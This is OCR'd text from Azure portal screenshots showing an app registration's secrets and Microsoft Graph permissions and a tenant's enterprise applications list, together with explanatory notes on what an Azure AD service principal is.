
Automation | Certificates & secrets

Credentials enable confidential applications to identify themselves to the authentication service when receiving tokens at a web addressable location (using an HTTPS scheme). For a higher level of assurance, we recommend using a certificate (instead of a client secret) as a credential.

Application registration certificates, secrets and federated credentials can be found in the tabs below.

A secret string that the application uses to prove its identity when requesting a token. Also can be referred to as application password.

Description	Expires	Value	Secret ID
Password uploaded on Sat Jan 29 2022	7/29/2022	Uqq******************	e3d8920e-29fc-4a3b-9409-a5708d064902



Automation | API permissions

You are editing permission(s) to your application, users will have to consent even if they've already done so previously.

The "Admin consent required" column shows the default value for an organization. However, user consent can be customized per permission, user, or app. This column may not reflect the value in your organization, or in organizations where this app will be used. Learn more

Configured permissions


Applications are authorized to call APIs when they are granted permissions by users/admins as part of the consent process. The list of configured permissions should include all the permissions the application needs. Learn more about permissions and consent

＋ Add a permission ✓ Grant admin consent for Default Directory

API / Permissions name	Type	Description	Admin consent required	Status
Microsoft Graph (3)				
User.Read	Delegated	Sign in and read user profile	No	
User.Read.All	Application	Read all users' full profiles	Yes	Not granted for Default ...
User.ReadWrite.All	Application	Read and write all users' full profiles	Yes	Not granted for Default ...

To view and manage permissions and user consent, try Enterprise applications.

- **Service Principal Object**
  - It comes under “**Enterprise Application**” blade in AAD
  - A service principal is a concrete instance created from the application object and inherits certain properties from that application object
  - Service principal object defines -
    - What the app can actually do in the specific tenant
    - Who can access the app
    - What resources the app can access
  - In Enterprise Application there are two type of ID are there -
    - Object ID - A unique identifier for each service principal
    - Application ID - Service Principal Object [Same as in app registration]
  - “Enterprise Application” contains app which are registered in same tenant and app which are published by other companies [Other Tenants]
  - A service principal is created in each tenant where the application is used and references the globally unique app object.
  - Service Principal -
    - Service principal is unique identity belong to the same tenant or other tenant [e.g., Microsoft accounts etc.]
    - An Azure service principal is an identity created for use with applications, hosted services, and automated tools to access Azure resources.
    - This access is restricted by the roles assigned to the service principal, giving you control over which resources can be accessed and at which level.



Enterprise applications | All applications

Default Directory - Azure Active Directory


Want to switch back to the legacy Enterprise Apps search experience? Click to leave the preview. →

View, filter, and search applications in your organization that are set up to use your Azure AD tenant as their Identity Provider.

Search by application name or object ID | Application type == **Enterprise Applications** | Applications status == **Any** | Application visibility == **Any** | Add filters

7 applications found

Name	Object ID	Application ID	Homepage URL	Created on
EM emp00	0e39de28-ab0e-46c0-ae9b-11dff1f5f8ee	8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc		1/15/2022
GC Google Cloud	364d0e38-20e9-46d5-a9d2-dc9078410...	e65a4a52-fdc4-45b7-a456-8c08a50e5b...	https://www.google.com?metadata=go...	8/31/2021
EV Eventhub-Activitylogging	4e8feb06-c461-4ead-994a-93f60a4dc07f	4dce622d-b52c-4369-9399-6233c08ac...		2/3/2022
13 13f52a93-32c0-471c-9e69-2bf2	60e951a0-50f3-40c0-af0a-c4f551f2c212	39b5b519-68af-432b-96da-086f2f7200...	https://account.activedirectory.window...	11/7/2021
GC Google Cloud / G Suite Connect	6781efc1-7c3b-45b3-9c79-ec1dc96c42...	75a995c5-ae87-47ca-85f5-2421a6e050...	https://www.google.com?metadata=go...	8/31/2021
AU Automation	e5b76b97-090b-4674-b3d7-f1d8484f3...	dd199eb5-7780-4d46-8ae4-d0b18fe0a...		1/15/2022
AS AWS Single Sign-on	e7d70e82-669b-4b70-b64f-ef504d6e4...	75d2b4c5-7b46-4391-a173-2685b7374...	https://*.signin.aws.amazon.com/platfo...	3/4/2022



portal.azure.com/#blade/Microsoft_AAD_IAM/ManagedAppMenuBlade/Properties/objectId/0e39de28-ab0e-46c0-ae9b-11dff1f5f8ee/appId/8f8f6a11-6bf1-4ac9-92e1-c72fd05c55bc

Microsoft Azure
Search resources, services, and docs (G+/)
azure-global-admin@at...
DEFAULT DIRECTORY (ATOMIC-N...
Home > Default Directory > Enterprise applications > emp00

emp00 | Properties ...

Enterprise Application

View and manage application settings for your organization. Editing properties like display information, user sign-in settings, and user visibility settings requires Global Administrator, Cloud Application Administrator, Application Administrator roles. Learn more.

Enabled for users to sign-in? ⓘ [✓ Yes] No

Name * ⓘ emp00

Homepage URL ⓘ

Logo ⓘ EM

Select a file

